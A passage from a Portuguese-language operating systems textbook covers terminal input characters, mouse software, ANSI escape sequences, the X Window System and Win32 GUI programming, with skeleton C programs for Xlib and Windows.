Algumas vezes a entrada dos caracteres ERASE ou KILL deve ser tratada como dados comuns. O caractere LNEXT serve como um caractere de escape. No UNIX, o CTRL-V é o padrão. Como um exemplo, os sistemas UNIX antigos muitas vezes usavam o sinal @ para o KILL, mas o sistema de correio da Internet usa endereços da forma linda@ ca.washington.edu. Alguém que se sinta mais confortável com antigas convenções pode redefinir o KILL como @, mas, nesse caso, necessitará inserir um sinal @ literalmente para os endereços eletrônicos. Isso pode ser feito digitando CTRL-V @. O próprio CTRL-V pode ser inserido literalmente digitando CTRL-V CTRL-V. Depois de ver um CTRL-V, o driver liga um sinal que indica que o próximo caractere está dispensado de processamento especial. O próprio caractere LNEXT não é inserido na fila de caracteres.

Para permitir que os usuários interrompam uma imagem na tela que está rolando para fora do campo de visão, códigos de controle são fornecidos para congelar a imagem e reinicializá-la posteriormente. No UNIX, esses códigos são STOP (CTRL-S) e START (CTRL-Q), respectivamente. Eles não são armazenados, mas são usados para ligar e desligar um sinal na estrutura de dados do terminal. Sempre que ocorre uma tentativa de saída, esse sinal é inspecionado. Se ele está ligado, não ocorre a saída. Em geral, o eco também é omitido com a saída do programa.

Muitas vezes é necessário eliminar um programa descontrolado que está sendo depurado. Os caracteres INTR (DEL) e QUIT (CTRL-\) podem ser usados para esse propósito. No UNIX, o DEL envia o sinal SIGINT para todos os processos inicializados a partir do terminal. A implementação de DEL pode ser bem delicada porque, desde o princípio, o UNIX foi criado para gerenciar múltiplos usuários ao mesmo tempo. De modo geral, podem existir muitos processos pertencentes a diferentes usuários, e a tecla DEL somente pode representar os próprios processos do usuário. A parte difícil é a obtenção da informação do driver para a parte do sistema que trata os sinais, a qual, afinal de contas, não pediu essa informação.

O CTRL-\ é similar ao DEL, exceto que envia o sinal SI-GQUIT, que força a gravação da imagem da memória (core dump) se não for capturado ou ignorado. Quando uma dessas teclas é pressionada, o driver deveria ecoar um CR e LF e descartar todas as entradas acumuladas, permitindo um novo início. O valor padrão para o INTR é muitas vezes o CTRL-C em vez de DEL, visto que muitos programas usam o DEL e a tecla de retrocesso de modo alternado para a edição.

Um outro caractere especial é o EOF (CTRL-D), que no UNIX faz com que qualquer solicitação pendente de leitura seja satisfeita com qualquer coisa que esteja disponível no buffer, mesmo que o buffer esteja vazio. Digitar CTRL-D no início da linha faz com que o programa leia 0 byte, cuja ação é interpretada convencionalmente como fim de arquivo e permite que a maioria dos programas aja da mesma maneira que eles agiriam se vissem o fim de arquivo em um arquivo de entrada.

#### Software do mouse

A maioria dos PCs tem um mouse ou um trackball (que não passa de um mouse deitado de costas). O tipo mais comum de mouse traz uma esfera emborrachada que se projeta parcialmente por meio de um orifício e gira quando o mouse é movido sobre uma superfície áspera. Quando a bola gira, ela desliza contra rolos de borracha encaixados em bastões ortogonais. A movimentação na direção leste--oeste faz girar o bastão paralelo ao eixo y; a movimentação na direção norte-sul faz girar o bastão paralelo ao eixo x.

Outro tipo popular de mouse é o ótico, que tem sua base equipada com um ou mais diodos emissores de luz e fotodetectores. Os primeiros mouses desse tipo tinham de ser utilizados sobre um mousepad especial, com uma grade retangular traçada em sua superfície para que o mouse pudesse contar a quantidade de linhas que cruzasse. Os mouses mais modernos possuem um microprocessador que processa imagens e, continuamente, tira fotos de baixa resolução da superfície e as compara em busca de alterações.

Sempre que o mouse se move por uma certa distância mínima em uma direção ou um botão é pressionado ou liberado, uma mensagem é enviada para o computador. A distância mínima é em torno de 0,1 mm (embora ela possa ser ajustada via software). Algumas pessoas chamam essa medida de mickey. Os mouses podem ter um, dois ou três botões, dependendo da habilidade intelectual dos usuários. estimada pelos projetistas, em controlar mais do que um botão. Alguns mouses possuem rodinhas que enviam informações adicionais para o computador. Os mouses sem fio funcionam da mesma forma que os outros, exceto pelo fato de que, em vez de enviarem os dados para o computador através de um fio, eles o fazem por meio de ondas de rádio de baixa frequência utilizando, por exemplo, o padrão Bluetooth.

A mensagem para o computador contém três itens:  $\Delta x$ , Δy e botões. O primeiro item é o deslocamento na posição x desde a última mensagem. Depois vem o deslocamento na posição y desde a última mensagem. Por fim, o status dos botões é incluído. O formato da mensagem depende do sistema e do número de botões que o mouse tenha. Em geral, são usados 3 bytes. A maioria dos mouses responde em um máximo de 40 vezes/s, de modo que o mouse pode ter percorrido vários mickeys desde a última resposta.

Note que o mouse indica somente mudanças na posição, não a posição absoluta em si. Se o mouse for levantado e abaixado gentilmente sem causar giro na bola, nenhuma mensagem será enviada.

Algumas interfaces gráficas fazem distinção entre o clique simples e o duplo em um botão do mouse. Se dois

cliques acontecem muito próximos em espaço (mickey) e tempo (milissegundos), um duplo clique é sinalizado. A definição para 'muito próximos' fica a cargo do software e ambos os parâmetros — espaço e tempo — costumam ser definidos pelo usuário.

#### 5.6.2 | Software de saída

Vamos agora falar sobre o software de saída. Primeiro vamos tratar de saídas simples, como a realizada em uma janela de texto — que costuma ser a preferida pelos programadores. Em seguida, trataremos das interfaces gráficas, que outros usuários costumam preferir.

#### Janelas de texto

A saída é mais simples do que a entrada quando a saída está sequencialmente em uma única fonte, tamanho e cor. Na maioria das vezes, o computador envia caracteres para o terminal que são lá mostrados. Em geral, um bloco de caracteres (uma linha, por exemplo) é escrito para o terminal em uma chamada de sistema.

Os editores de tela e muitos outros programas sofisticados precisam ser capazes de atualizar a tela em situações complexas, como a substituição de uma linha no meio da tela. Para acomodar essa necessidade, a maioria dos terminais suporta uma série de comandos para mover o cursor, inserir e apagar caracteres ou linhas na posição do cursor etc. Esses comandos muitas vezes são chamados de sequências de escapes. No auge dos terminais com 25 linhas e 80 colunas, existiam centenas de tipos de terminais, cada qual com suas próprias sequências de escapes. Como

consequência, era difícil escrever programas que trabalhassem em mais de um tipo de terminal.

Uma solução, introduzida no UNIX de Berkeley, foi o surgimento de uma base de dados de terminal chamada **termcap**. Esse pacote de software definiu um número de ações básicas, como o movimento do cursor para uma coordenada (*linha*, *coluna*). Para mover o cursor para uma posição específica, o programa — digamos, um editor — usava uma sequência genérica de escapes que era então convertida em uma sequência real de escapes do terminal onde estava sendo escrito. Assim, o editor funcionava em qualquer terminal que tivesse uma entrada na base de dados termcap. Muitos programas para UNIX ainda trabalham dessa maneira, mesmo nos computadores pessoais.

Mas a indústria acabou percebendo a necessidade de padronização das sequências de escapes, de modo que um padrão ANSI foi desenvolvido. Alguns dos valores são mostrados na Tabela 5.5.

Considere como essas sequências de escapes podem ser usadas por um editor de texto. Suponha que o usuário digite um comando dizendo ao editor para apagar a linha 3 inteira e então reduzir o espaço entre as linhas 2 e 4. O editor pode enviar a seguinte sequência de escapes em uma linha serial para o terminal:

#### ESC[3;1HESC[0KESC[1M

(em que os espaços são usados somente para separar os símbolos; eles não são transmitidos). Essa sequência move o cursor para o início da linha 3, apaga a linha inteira e depois a remove, já vazia, fazendo com que todas as linhas a partir da 5 sejam movidas uma linha acima. Então, aquela

Sequência de escape	Significado	
ESC [ nA	Mover n linhas para cima	
ESC [ nB	Mover n linhas para baixo	
ESC [nC	Mover n espaços para a direita	
ESC [ nD	Mover n espaços para a esquerda	
ESC [ m ; nH	Mover o cursor para (m,n)	
ESC [sJ	Limpar a tela a partir do cursor (0 até o final, 1 a partir do início, 2 para ambos)	
ESC [ nK	Limpar a linha a partir do cursor (0 até o final, 1 a partir do início, 2 para ambos	
ESC [ nL	Inserir n linhas a partir do cursor	
ESC [ nM	Excluir n linhas a partir do cursor	
ESC [nP	Excluir n caracteres a partir do cursor	
ESC [ n@	Inserir n caracteres a partir do cursor	
ESC [ nm	Habilitar efeito n (0 = normal, 4 = negrito, 5 = piscante, 7 = reverso)	
ESC M	Rolar a tela para cima se o cursor estiver na primeira linha	

**Tabela 5.5** Sequência de escapes ANSI aceita pelo driver do terminal na saída. ESC representa o caractere ASCII (0x1B) e n, m e s são parâmetros numéricos opcionais.

W. W. W. W.

que era a linha 4 torna-se a linha 3. Aquela que era a linha 5 torna-se a linha 4, e assim por diante. Algumas sequências de escapes análogas podem ser usadas para adicionar texto no meio da tela de vídeo. As palavras são adicionadas ou removidas de modo similar.

#### O sistema X-Window

Quase todos os sistemas UNIX baseiam suas interfaces no **sistema X-Window** (normalmente chamado de **X**), desenvolvido pelo MIT como parte do projeto Athena nos anos 1980. Ele é bastante portátil e executa totalmente no espaço do usuário. A primeira intenção era que ele pudesse conectar um grande número de terminais de usuários remotos a um computador servidor central, portanto está logicamente dividido em software cliente e software *host*, que pode potencialmente executar em diferentes computadores. Em computadores pessoais modernos, ambas as partes podem funcionar na mesma máquina. Em sistemas Linux, os populares ambientes Gnome e KDE executam sobre o X.

Quando o X está executando em uma máquina, o software que coleta a entrada oriunda do teclado e do mouse e escreve a saída na tela é chamado de **servidor** X. Ele deve controlar a janela atualmente ativa (na qual se encontra o ponteiro do mouse), para que saiba para qual cliente enviar qualquer entrada vinda do teclado. Ele se comunica com os programas em funcionamento (possivelmente através de uma rede), denominados **clientes** X. Ele lhes envia as entradas vindas do teclado e do mouse e aceita os comandos de exibição enviados por eles.

Pode parecer estranho que o servidor X esteja sempre no computador do usuário, enquanto o cliente X pode estar em um servidor remoto, mas pense no trabalho principal do servidor X, que é exibir bits na tela. Faz sentido, portanto, que ele esteja próximo do usuário. Da perspectiva do programa, é um cliente dizendo ao servidor o que fazer, como exibir textos e figuras geométricas. O servidor (no PC local) somente segue as ordens, assim como fazem todos os servidores.

O arranjo cliente-servidor para a situação na qual o cliente X e o servidor X estão em máquinas diferentes é mostrado na Figura 5.32. Entretanto, quando o Gnome ou o KDE estão executando em uma única máquina, o cliente é simplesmente um programa que utiliza a biblioteca X que, por sua vez, conversa com o servidor X armazenado na mesma máquina (mas usando uma conexão TCP através de soquetes, como seria no caso da comunicação remota).

O que viabiliza a execução do sistema X-Window no UNIX (ou em qualquer outro sistema operacional) em uma única máquina ou em uma rede é o fato de o X definir o protocolo X entre o cliente X e o servidor X, conforme mostra a Figura 5.32. Não faz diferença se o cliente e o servidor estão na mesma máquina, separados por 100 m ao longo de uma rede ou a quilômetros de distância e conectados via Internet. O protocolo e a operação do sistema são idênticos em todos os casos.

O X é simplesmente um sistema de gerenciamento de janelas. Ele não é uma GUI completa. Para obter uma GUI completa, outras camadas de software devem estar executando no topo dele. Uma camada é a Xlib — um conjunto de rotinas de biblioteca para acessar as funcionalidades X. Essas rotinas formam a base do sistema de janelas X (nosso assunto seguinte), mas são muito primitivas para serem acessadas diretamente pela maioria dos programas do usuário. Por exemplo, cada clique do mouse é captado separadamente, de modo que a determinação de que dois cliques de fato formam um clique duplo deve ser tratada acima do Xlib.




Figura 5.32 Clientes e servidores no sistema X-Window do MIT.

Para facilitar a programação com X, um toolkit formado pelo Intrinsics é fornecido como parte de X. Essa camada gerencia botões, barras de rolagem e outros elementos chamados widgets. Para tornar-se uma verdadeira interface GUI, com uma sensação e uma aparência uniformes, outra camada ainda é necessária (ou várias delas). A mais popular é chamada de Motif, mostrada na Figura 5.32, que é a base para o ambiente de trabalho comum (CDE — common desktop environment) utilizado no Solaris e em outros sistemas UNIX comerciais. A maioria das aplicações faz uso de chamadas ao Motif em vez de ao Xlib. O Gnome e o KDE possuem uma estrutura semelhante à mostrada na Figura 5.32, mas com bibliotecas diferentes. O Gnome usa a biblioteca GTK+, e o KDE usa a biblioteca Qt. Ainda há muito debate em torno do fato de ser melhor possuir duas interfaces gráficas.

Além disso, é importante notar que o gerenciamento de janela não é parte do X em si. A decisão de deixá-la de fora foi totalmente intencional. Em vez disso, um processo cliente X separado, chamado de **gerenciador de janela**, controla a criação, a remoção e a movimentação das janelas na tela. Para gerenciar as janelas, ele envia comandos para o servidor X dizendo o que fazer. Ele muitas vezes executa na mesma máquina do cliente X, mas teoricamente poderia executar em qualquer lugar.

Esse projeto modular, formado de várias camadas e vários programas, faz com que o X seja altamente portátil e flexível. Ele tem sido levado para a maioria das versões do UNIX, incluindo Solaris, todas as variantes do BSD, AIX e Linux, tornando possível aos que desenvolvem aplicações terem uma interface-padrão do usuário em muitas plataformas. Ele também tem sido levado para outros sistemas operacionais. Em contrapartida, no Windows os sistemas de gerenciamento de janelas e a GUI são misturados na GDI e colocados no núcleo, o que torna a manutenção mais difícil de manter e, é claro, não portátil.

Agora daremos uma breve olhada no X no nível do Xlib. Quando um programa X inicializa, ele abre uma conexão para um ou mais servidores X — vamos chamá-los de estações de trabalho, muito embora eles possam ser colocados na mesma máquina que o próprio programa X. Este considera essa conexão confiável, pois as mensagens perdidas e duplicadas são tratadas pelo software de rede e ele não tem de se preocupar com os erros de comunicação. Em geral, o TCP/IP é usado entre o cliente e o servidor.

Quatro tipos de mensagens trafegam pela conexão:

- Comandos gráficos do programa para a estação de trabalho.
- Respostas das estações de trabalho para as perguntas dos programas.
- 3. Teclado, mouse e outros avisos de eventos.
- 4. Mensagens de erro.

A maioria dos comandos gráficos é enviada do programa para a estação de trabalho como comandos unidirecionais.

Nenhuma resposta é esperada. A razão para esse projeto é que, quando o processo cliente e o processo servidor estão em máquinas diferentes, poderá existir um período substancial de tempo para o comando alcançar o servidor e ser executado. Bloqueando o aplicativo durante esse tempo, ele seria atrasado desnecessariamente. Por outro lado, quando o programa necessita de informação da estação de trabalho, ele precisa apenas esperar até que a resposta retorne.

Como o Windows, o X é altamente orientado a eventos. Eventos fluem da estação de trabalho para o programa, em geral como resposta a alguma ação humana, como um acionamento no teclado, um movimento no mouse ou uma janela sendo descoberta. Cada mensagem de evento tem 32 bytes; o primeiro byte fornece o tipo do evento e os 31 bytes restantes fornecem informação adicional. Existem dezenas de tipos de eventos, mas um programa recebe somente os eventos que ele deseja tratar. Por exemplo, se um programa não quer ser informado sobre as liberações das teclas, ele não envia quaisquer eventos desse tipo. Como no Windows, os eventos são enfileirados e os programas leem os eventos da fila. Contudo, diferentemente do Windows, o sistema operacional nunca chama procedimentos de dentro do aplicativo por si próprio. Ele nem mesmo sabe quais procedimentos tratam quais eventos.

Um conceito-chave do X é o **recurso**. Um recurso é uma estrutura de dados que contém certa informação. Os aplicativos criam recursos nas estações de trabalho. Os recursos podem ser compartilhados entre vários processos na estação de trabalho. Eles tendem a ter vida curta e não sobrevivem a um processo de inicialização da estação de trabalho. Entre os recursos típicos estão janelas, fontes, mapas (palhetas) de cores, pixmaps (mapas de bits), cursores e contextos gráficos. Os últimos são usados para associar propriedades às janelas e são conceitualmente similares aos contextos dos dispositivos no Windows.

Um esqueleto incompleto e grosseiro de um programa X é mostrado na Figura 5.33. Ele começa incluindo alguns cabeçalhos e depois declarando algumas variáveis. Então ele conecta ao servidor X especificado como parâmetro da função *XOpenDisplay*. Em seguida, ele aloca um recurso de janela e armazena um descritor para ela na variável *win*. Na prática, alguma inicialização deveria ocorrer nesse momento. Após isso, ele informa ao gerenciador de janelas que uma nova janela agora existe, de modo que o gerenciador de janelas pode gerenciá-la.

A chamada para a função XcreateGC cria um contexto gráfico no qual as propriedades da janela são armazenadas. Em um programa mais completo, elas podem ser inicializadas nesse momento. A instrução seguinte, a chamada da função XselectInput, diz ao servidor X quais eventos o programa está preparado para tratar. Nesse caso, ele está interessado nos cliques do mouse, nos apertos das teclas e nos descobrimentos das janelas. (Na prática, um programa real estaria interessado em outros eventos também.) Por

```
#include <X11/Xlib.h>
#include <X11/Xutil.h>
main(int argc, char *argv[])
                                                             /* identificador do servidor */
          Display disp;
                                                             /* identificador da janela */
          Window win;
                                                             /* identificador do contexto gráfico */
          GC gc;
                                                             /* armazenamento para um evento */
          XEvent event;
          int running = 1;
          disp = XOpenDisplay("display_name");
                                                             /* conecta ao servidor X */
          win = XCreateSimpleWindows(disp, ...);
                                                             /* aloca memória para a nova janela */
          XSetStandardProperties(disp, ...);
                                                             /* anuncia a nova janela para o gerenciador de janelas */
          gc = XCreateGC(disp, win, 0, 0);
                                                             /* cria contexto gráfico */
          XSelectInput(disp, win, ButtonPressMark | KeyPressMask | ExposureMask);
          XMapRaised(disp, win);
                                                      /*mostra a janela; envia evento de exposição de janela */
          While (running) {
                XNextEvent(disp, &event);
                                                       /*obtém próximo evento */
              switch (event.type) {
                                          ...; break;
                     case Expose:
                     case ButtonPress; ...; break;
                                                       /* processa clique do mouse */
                     case Keypress;
                                          ...; break;
                                                       /* processa entrada do teclado */
          XFreeGC(disp, gc);
                                        /* libera contexto gráfico */
                                        /* desaloca espaço de memória da janela */
          XDestroyWindow(disp, win);
          XCloseDisplay(disp);
                                        /* termina a conexão de rede */
}
```

Figura 5.33 Esqueleto de um programa de aplicação do X-Window.

fim, a chamada da função XMapRaised mapeia a nova janela na tela como a janela mais acima. Nesse ponto, a janela torna-se visível na tela.

O laço principal consiste em dois comandos, sendo logicamente muito mais simples que o laço correspondente no Windows. O primeiro deles obtém um evento e o segundo ativa um processamento de acordo com o tipo do evento. Quando algum evento indica que o programa acabou, a variável running recebe 0 e o laço termina. Antes de sair, o programa libera o contexto gráfico, a janela e a conexão.

É importante mencionar que nem todos gostam de uma GUI. Muitos programadores preferem uma interface tradicional orientada à linha de comando do tipo discutido na Seção 5.6.2. O X trata essa questão com um programa chamado xterm, que emula um terminal inteligente antigo VT102 completo, com todas as sequências de escapes. Assim, editores como vi, emacs e qualquer outro software que use termcap funcionam nessas janelas sem modificações.

#### Interfaces gráficas do usuário

A maior parte dos computadores pessoais oferece uma interface gráfica do usuário (graphical user interface — GUI). O acrônimo GUI é pronunciado 'gooey'.

A GUI foi inventada por Douglas Engelbart e seu grupo de pesquisa no Instituto de Pesquisa Stanford. Ela foi então copiada pelos pesquisadores da Xerox PARC. Um lindo dia, Steve Jobs, fundador da Apple, estava visitando PARC, viu uma GUI em um computador Xerox e disse algo como "Meu Deus. Isto é o futuro da computação". Isso deu a ele a ideia de um novo computador, que viria a ser o Apple Lisa. O Lisa era muito caro e foi um fracasso comercial, mas seu sucessor, o Macintosh, tornou-se um grande sucesso.

Quando a Microsoft pegou um protótipo do Macintosh para desenvolver uma versão do MS Office para ele, ela implorou à Apple para licenciar a interface para todos, de forma que ela se tornasse o novo padrão do setor. (A Microsoft ganhou muito mais dinheiro com o Office do que com o MS-DOS e, portanto, estava ansiosa para abandonar a antiga plataforma e dispor de uma melhor para o Office.) Jean-Louis Gassée, o executivo da Apple responsável pelo Macintosh, recusou a oferta e Steve Jobs já não estava mais por perto para ir de encontro à decisão. A Microsoft, entretanto, acabou conseguindo uma licença para os elementos da interface. Quando o Windows começou a se popularizar, a Apple processou a Microsoft, alegando que a concorrente havia excedido a licença, mas o juiz discordou e o Windows seguiu adiante para desbancar o Macintosh. Se Gassée tivesse concordado com os muitos funcionários da Apple que também queriam licenciar o software do Macintosh para qualquer um, a empresa provavel-

mente teria enriquecido com as taxas de licenciamento e o Windows talvez não existisse.

Uma GUI tem quatro elementos essenciais, denotados pelos caracteres WIMP. Essas letras representam (*Windows, Icons, Menus e Pointing*) Janelas, Ícones, Menus e Apontador, respectivamente. As janelas são blocos retangulares da área da tela usados para executar os programas. Os ícones são símbolos pequenos que podem ser clicados fazendo com que alguma ação ocorra. Os menus são listas de ações das quais uma pode ser escolhida. Por fim, um apontador pode ser um mouse, um trackball ou outro dispositivo usado para mover um cursor na tela e selecionar itens.

O software de uma GUI pode ser implementado ou em código no nível do usuário, como é feito nos sistemas UNIX, ou no próprio sistema operacional, como é o caso do Windows.

Nas interfaces gráficas, a entrada de dados costuma ser feita via teclado ou mouse, mas a saída quase sempre é direcionada a um dispositivo de hardware chamado **adaptador gráfico**. Um adaptador gráfico contém uma memória especial, chamada **RAM de vídeo**, que armazena as imagens exibidas na tela. Os adaptadores gráficos de alta resolução costumam ter processadores de 32 ou 64 bits e até 1 GB de sua própria RAM de vídeo, separada da memória principal do computador.

Cada adaptador gráfico suporta dimensões diferentes de tela. Os tamanhos mais comuns são  $1.024 \times 768$ ,  $1.280 \times 960$ ,  $1.600 \times 1.200$  e  $1.920 \times 1.200$ . Com exceção do  $1.920 \times 1.200$ , todos os outros tamanhos estão na propor-

ção 4:3, que se ajusta ao padrão de televisão NTSC e PAL e assim fornece pixels quadrados. O tamanho 1.920 × 1.200 é apropriado para as telas *widescreen*, cuja proporção se encaixa nessa resolução. Na melhor resolução possível, uma tela de vídeo colorida com 24 bits por pixel requer 6,5 MB de RAM somente para conter a imagem, de forma que, com 256 MB ou mais, o adaptador gráfico pode conter várias imagens ao mesmo tempo. Se a tela completa é restaurada 75 vezes/s, a RAM de vídeo precisa ser capaz de entregar dados continuamente em uma frequência de 489 MB/s.

O software de saída para as GUIs é um tópico pesado. Há livros e livros de mais de mil páginas escritos somente sobre a GUI do Windows (por exemplo, Petzold, 1999; Simon, 1997; Rector e Newcomer, 1997). Nesta seção, podemos somente discutir superficialmente alguns dos conceitos fundamentais. Para ilustrar melhor a discussão, descreveremos a API Win32, que é suportada por todas as versões de 32 bits do Windows. Em um sentido mais amplo, o software de saída para outras GUIs é ligeiramente parecido, porém os detalhes variam bastante.

O item básico na tela é uma área retangular chamada de **janela**. A posição e o tamanho da janela são determinados exclusivamente por meio de coordenadas (em pixels) de dois vértices diagonalmente opostos. Uma janela pode conter uma barra de título, uma barra de menu, uma barra de ferramentas, uma barra de rolagem vertical e uma barra de rolagem horizontal. Uma janela típica é mostrada na Figura 5.34. Note que o sistema de coordenadas do Windows colo-




Figura 5.34 Um exemplo de janela localizada na coordenada (200, 100) em uma tela XGA.

ca a origem no vértice superior esquerdo e estabelece que o y aumenta para baixo, o que é diferente das coordenadas cartesianas usadas na matemática.

Quando uma janela é criada, os parâmetros especificam se a janela pode ser movida, redimensionada ou rolada (arrastando a trava deslizante da barra de rolagem) pelo usuário. A janela principal produzida pela maioria dos programas pode ser movida, redimensionada e rolada, interferindo bastante no modo como os programas do Windows são escritos. Em particular, os programas devem ser informados sobre as alterações no tamanho de suas janelas e estar preparados para redesenhar os conteúdos dessas janelas em qualquer momento, mesmo quando eles menos esperam.

Consequentemente, os programas do Windows são orientados a mensagens. As ações do usuário que envolvem o teclado ou o mouse são capturadas e convertidas em mensagens para o programa proprietário da janela que está sendo endereçada. Cada programa tem uma fila de mensagens onde são colocadas as mensagens relacionadas a todas as suas janelas. O laço principal de um programa consiste em capturar a próxima mensagem e processá-la, chamando um procedimento interno para aquele tipo de mensagem. Em alguns casos, o próprio Windows pode chamar esses procedimentos diretamente, ignorando a fila de mensagens. Esse modelo é totalmente diferente do código de procedimento do modelo UNIX que realiza chamadas de sistema para interagir com o sistema operacional. O X, entretanto, é orientado a eventos.

Para deixar esse modelo de programação mais claro, considere o exemplo da Figura 5.35. Nele vemos um esqueleto de um programa principal para Windows. Ele não está completo e não realiza verificação de erros, mas mostra detalhes suficientes para os nossos propósitos. Ele inicializa incluindo um arquivo de cabeçalho, windows.h, o qual contém muitos tipos de dados, macros, constantes, protótipos de funções e outras informações necessárias para os programas do Windows.

O programa principal inicializa com uma declaração informando seu nome e seus parâmetros. A macro WINAPI

```
#include <windows.h>
int WINAPI WinMain(HINSTANCE h, HINSTANCE, hprev, char *szCmd, int iCmdShow)
    WNDCLASS wndclass;
                                    /* objeto-classe para esta janela*/
                                    /* mensagens que chegam são aqui armazenadas */
    MSG msg;
    HWND hwnd;
                                    /* ponteiro para o objeto janela */
    /* Inicializa wndclass */
                                            /* indica qual procedimento chamar*/
    wndclass.lpfnWndProc = WndProc;
    wndclass.lpszClassName = "Program name"; /* Texto para a Barra de Título */
    wndclass.hlcon = Loadlcon(NULL, IDI_APPLICATION); /* carrega ícone do programa */
    wndclass.hCursor = LoadCursor(NULL, IDC_ARROW); /* carrega cursor do mouse */
    RegisterClass(&wndclass);
                                    /* avisa o Windows sobre wndclass */
    hwnd = CreateWindow ( ... )
                                    /* aloca espaço para a janela */
    ShowWindow(hwnd, iCmdShow); /* mostra a janela na tela */
    UpdateWindow(hwnd);
                                    /* avisa a janela para pintar-se */
    while (GetMessage(&msg, NULL, 0, 0)) { /* obtém mensagem da fila */
         TranslateMessage(&msg); /* traduz a mensagem*/
         DispatchMessage(&msg);
                                  /* envia msg para o procedimento apropriado */
    return(msg.wParam);
}
long CALLBACK WndProc(HWND hwnd, UINT message, UINT wParam, long IParam)
    /* Declarações são colocadas aqui */
    switch (message) {
         case WM_CREATE:
                                     return ...;
                                                 /* cria janela */
         case WM PAINT:
                                    return ...;
                                                 /* repinta conteúdo da janela */
                                ...;
         case WM_DESTROY: ...; return ...;
                                                 /* destrói janela*/
    return(DefWindowProc(hwnd, message, wParam, IParam));/* default */
}
```

é uma instrução para o compilador usar uma certa convenção de passagem de parâmetros e não será de interesse maior neste estudo. O primeiro parâmetro, h, é o nome da instância e é usado para identificar o programa para o resto do sistema. Até certo ponto, o Win32 é orientado a objeto, o que significa que o sistema contém objetos (por exemplo, programas, arquivos e janelas) possuidores de algum estado e código associado, chamados de métodos, que operam sobre esse estado. Os objetos são referenciados por meio de nomes, e, no caso dado, h identifica o programa. O segundo parâmetro está presente somente por razões de compatibilidade — ele não é mais usado. O terceiro parâmetro, szCmd, é uma cadeia terminada em zero contendo a linha de comando que inicializou o programa, ainda que não tenha sido inicializado a partir de uma linha de comando. O quarto parâmetro, iCmdShow, informa se a janela inicial do programa deveria ocupar toda a tela, parte dela ou nada da tela (somente barra de tarefa).

Essa declaração ilustra uma convenção da Microsoft amplamente usada, chamada notação húngara. O nome é um trocadilho com a notação polonesa, o sistema pósfixo inventado pelo polonês J. Lukasiewicz, especialista em lógica, para a representação de fórmulas algébricas sem uso de precedência ou parênteses. A notação húngara foi inventada por um programador húngaro da Microsoft, Charles Simonyi, e usa os primeiros poucos caracteres de um identificador para especificar o tipo. Entre as letras e os tipos permitidos estão c (caractere), w (palavra, nesse caso indicando um inteiro de 16 bits sem sinal), i (inteiro de 32 bits com sinal), I (longo, também um inteiro de 32 bits com sinal), s (cadeia de caracteres), sz (cadeia de caracteres terminada por um byte zero), p (ponteiro), fn (função) e h (nome). Assim, szCmd é uma cadeia de caracteres terminada em zero e iCmdShow é um inteiro, por exemplo. Muitos programadores não consideram vantajoso codificar assim o tipo nos nomes das variáveis e que isso torna o código para Windows excepcionalmente difícil de ler. No UNIX não existe nada análogo a essa notação.

Cada janela deve ter um objeto-classe associado que define suas propriedades. Na Figura 5.35, aquele objeto--classe é o wndclass. Um objeto do tipo WNDCLASS tem dez campos; quatro deles são inicializados na Figura 5.35. Em um programa real, os outros seis seriam inicializados também. O campo mais importante é o lpfnWndProc, que é um ponteiro do tipo longo (32 bits) para a função que trata as mensagens direcionadas para essa janela. Os outros campos inicializados no exemplo dado dizem qual nome e ícone usar na barra de título e qual símbolo usar para o cursor do mouse.

Após o wndclass ter sido inicializado, o RegisterClass é chamado para passá-lo para o Windows. Particularmente após essa chamada, o Windows sabe qual procedimento chamar quando ocorrem vários eventos que não passam pela fila de mensagens. A chamada seguinte, CreateWindow, aloca

memória para a estrutura de dados da janela e retorna um nome para referenciar futuramente. O programa então realiza mais duas chamadas em ordem, para colocar o contorno da janela na tela e finalmente preenchê-la por completo.

Chegamos então ao laço principal do programa, que consiste em obter uma mensagem, fazer certas traduções para ela e, então, passá-la de volta para o Windows, para que ele invoque *WndProc* para processá-la. Esse mecanismo todo poderia ter sido mais simples? A resposta é sim, mas ele foi feito dessa maneira por razões históricas e agora estamos atrelados a ele.

Na sequência do programa principal está o procedimento **WndProc**, que trata as várias mensagens que podem ser enviadas para a janela. O uso de *CALLBACK* nesse momento, como *WINAPI* usado anteriormente, especifica a sequência de chamada a usar para os parâmetros. O primeiro parâmetro é o nome da janela a usar. O segundo parâmetro é o tipo da mensagem. O terceiro e o quarto parâmetros podem ser empregados para fornecer informação adicional quando necessário.

Os tipos de mensagens WM\_CREATE e WM\_DESTROY são enviados no início e no final do programa, respectivamente. Eles fornecem ao programa a oportunidade, por exemplo, de alocar memória para estruturas de dados e depois devolvê-la.

O terceiro tipo de mensagem, WM\_PAINT, é uma instrução para o programa preencher a janela. Ele não é chamado somente quando a janela é desenhada pela primeira vez, mas também em muitas outras ocasiões durante a execução do programa. Em contraste aos sistemas com base em texto, no Windows um programa não pode presumir que o que for desenhado por ele na tela de vídeo permanecerá nela até sua remoção. Outras janelas podem ser arrastadas por cima de uma já existente, menus podem ser abertos sobre ela, caixas de diálogos e pontas de ferramentas podem cobrir parte dessa janela, e assim por diante. Quando esses itens são removidos, a janela deve ser redesenhada. O Windows instrui um programa a redesenhar uma janela enviando para ele uma mensagem WM\_PAINT. Como um gesto amigável, ele também fornece informação sobre qual parte da janela foi sobreposta, pois é mais fácil regenerar parte da janela em vez de redesenhá-la por completo.

